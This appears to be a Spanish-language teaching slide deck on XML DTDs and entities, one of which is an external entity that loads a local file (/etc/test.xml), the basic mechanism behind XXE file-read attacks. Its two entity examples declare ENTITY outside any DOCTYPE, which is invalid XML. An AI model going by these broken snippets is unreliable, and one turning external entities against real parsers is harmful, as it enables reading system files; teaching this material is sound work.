
DTD - Document Type Definition




DTD - Document Type Definition



DTD - Document Type Definition



DTD - Document Type Definition




DTD inline vs DTD externo

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ELEMENT email (date, time, sender, recipients, body)>
  <!ELEMENT recipients (to, cc?)>
  <!ELEMENT cc (to*)>
  <!ELEMENT date (#PCDATA)>
  <!ELEMENT time (#PCDATA)>
  <!ELEMENT sender (#PCDATA)>
  <!ELEMENT to (#PCDATA)>
  <!ELEMENT body (#PCDATA)>
]>
<email>
  <date>21/02/2025</date>
  <time>20:11</time>
  <sender>mr9t@gmail.com</sender>
  <recipients>
    <to>test@gmail.com</to>
    <cc>
      <to>admin@gmail.com</to>
    </cc>
  </recipients>
  <body>mensaje de prueba</body>
</email>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email SYSTEM "http://midominio.com/email.dtd">
<email>
  <date>21/02/2025</date>
  <time>20:11</time>
  <sender>mr9t@gmail.com</sender>
  <recipients>
    <to>test@gmail.com</to>
    <cc>
      <to>admin@gmail.com</to>
    </cc>
  </recipients>
  <body>mensaje de prueba</body>
</email>
```

Entidades en XML





Entidades


- Una entidad es un alias o una variable.
- Se tiene que definir dentro de la estructura del DTD.
- Existen **3 tipos diferentes** de entidades.





1 - Entidades generales

- Se utilizan dentro de los elementos del XML
- Para utilizarlas hay que usar la sintaxis: &<nombre_entidad>;




```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY company "ACME Inc.">
<root>
    <email>
        &company;
    </email>
</root>
```



1 - Entidades generales

Las entidades generales también pueden cargar contenido de un recurso externo.




```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY company SYSTEM "/etc/test.xml">
<root>
    <email>
        &company;
    </email>
</root>
```



2 - Entidades parametrizadas

- Se utilizan dentro del propio DTD.
- Se diferencian de las entidades generales en que en su definición hay que usar el carácter "%".
- La sintaxis para utilizarlas es diferente: %<nombre_entidad>;

